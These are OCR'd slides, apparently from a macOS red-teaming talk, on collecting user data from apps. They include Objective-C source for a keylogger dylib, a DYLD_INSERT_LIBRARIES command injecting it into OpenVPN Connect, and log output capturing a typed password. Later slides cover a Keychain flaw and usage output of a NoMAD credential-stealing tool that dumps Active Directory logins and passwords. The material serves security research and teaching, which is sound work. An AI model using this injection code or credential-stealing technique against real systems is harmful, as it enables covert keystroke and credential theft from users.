
# Data Collection - OpenVPN



```
Paker:profiles wregula$ codesign -d --entitlements - "/Applications/OpenVPN Connect/OpenVPN Connect.app"
Executable=/Applications/OpenVPN Connect/OpenVPN Connect.app/Contents/MacOS/OpenVPN Connect
[Dict]
        [Key] com.apple.security.cs.allow-dyld-environment-variables
        [Value]
                [Bool] true
        [Key] com.apple.security.cs.allow-jit
        [Value]
                [Bool] true
        [Key] com.apple.security.cs.allow-unsigned-executable-memory
        [Value]
                [Bool] true
        [Key] com.apple.security.cs.disable-library-validation
        [Value]
                [Bool] true
        [Key] com.apple.security.files.user-selected.read-write
        [Value]
                [Bool] true
        [Key] com.apple.security.network.client
        [Value]
                [Bool] true
Paker:profiles wregula$
```


# Data Collection – OpenVPN

- You can use my universal app Keylogger
- https://gist.github.com/r3ggi/26f38e6439d9647449143262 1f2237c0




```
__attribute__((constructor)) static void pwn(int argc, const char **argv) {

        NSLog(@"[*] Dylib injected");

        [NSEvent addLocalMonitorForEventsMatchingMask:NSEventMaskKeyDown handler:^NSEvent * _Nullable(NSEvent * _Nonnull event) {

            if(event.locationInWindow.x == [KeyloggerSingleton.sharedKeylogger lastLocation].x && event.locationInWindow.y == [KeyloggerSingleton.sharedKeylogger lastLocation].y) {
                [[KeyloggerSingleton.sharedKeylogger recordedString] appendString:event.characters];
            } else {
                [[KeyloggerSingleton.sharedKeylogger recordedString] setString:event.characters];
                [KeyloggerSingleton.sharedKeylogger setLastLocation:event.locationInWindow];
            }
            NSLog(@"[*] Recorded string: %@", [KeyloggerSingleton.sharedKeylogger recordedString]);
            return event;
        }];
}
```

# Data Collection - OpenVPN




```
Paker:~ wregula$ DYLD_INSERT_LIBRARIES=/tmp/keylogger.dylib /Applications/OpenVPN\ Connect.app/Contents/MacOS/OpenVPN\ Connect
2022-07-19 16:19:07.139 OpenVPN Connect[35010:7039530] [*] Dylib injected
2022-07-19 16:19:07.739 OpenVPN Connect Helper (GPU)[35012:7039579] [*] Dylib injected
2022-07-19 16:19:08.041 OpenVPN Connect Helper[35014:7039626] [*] Dylib injected
Paker:~ wregula$ 
```




```
Paker:~ wregula$ log stream --predicate 'eventMessage CONTAINS[c] "[*] Recorded string"'
Filtering the log data using "composedMessage CONTAINS[c] "[*] Recorded string""
Timestamp                       Thread     Type        Activity             PID    TTL
2022-07-19 16:17:34.883690+0200 0x6b56e3   Default     0x0                  34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: p
2022-07-19 16:17:35.025321+0200 0x6b56e3   Default     0x0                  34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: pa
2022-07-19 16:17:35.210778+0200 0x6b56e3   Default     0x0                  34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: pas
2022-07-19 16:17:35.386540+0200 0x6b56e3   Default     0x0                  34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: pass
2022-07-19 16:17:35.562791+0200 0x6b56e3   Default     0x0                  34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: passw
2022-07-19 16:17:35.666505+0200 0x6b56e3   Default     0x0                  34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: passwo
2022-07-19 16:17:35.754969+0200 0x6b56e3   Default     0x0                  34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: passwor
2022-07-19 16:17:35.941912+0200 0x6b56e3   Default     0x0                  34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: password
^C
```

# Target for this talk



# Data Collection – AD Credentials (NoMAD)

- NoMAD saves your AD credentials in MacOS Keychain.
- The Keychain has a flaw that allows getting entries from it without any prompt / root access / user's password
- https://wojciechregula.blog/post/stealing-macos-apps-keychain-entries/




Stealing macOS apps' Keychain entries

@WOJCIECH REGUŁA · OCT 30, 2020 · 5 MIN READ

Storing secrets on the macOS is a big challenge and can be done in multiple insecure ways. I tested many mac apps during bug bounty assessments and observed that developers tend to place secrets in preferences or even hidden flat files. The problem with that approach is that any non-sandboxed application running with typical permissions can access the confidential data.

# Data Collection – AD Credentials (NoMAD)


- I open-sourced a NoMADCredentialsStealer tool as a part of my **#macOSRedTeamingTricks** series
- https://github.com/r3ggi/NoMADCredentialsStealer/



## Usage

```
$ ./NoMADCredentialsStealer.app/Contents/MacOS/NoMADCredentialsStealer
$
+--------------------------------+
+   NoMAD Credentials Stealer    +
+  by Wojciech Regula (_r3ggi)   +
+--------------------------------+
+> Domain -> wojciechregula.blog
+> Domain controller -> controller.wojciechregula.blog
+> Kerberos realm -> WOJCIECHREGULA.BLOG
+> AD login -> wregula@WOJCIECHREGULA.BLOG
+> AD password -> Passw0rd
```

# Target for this talk



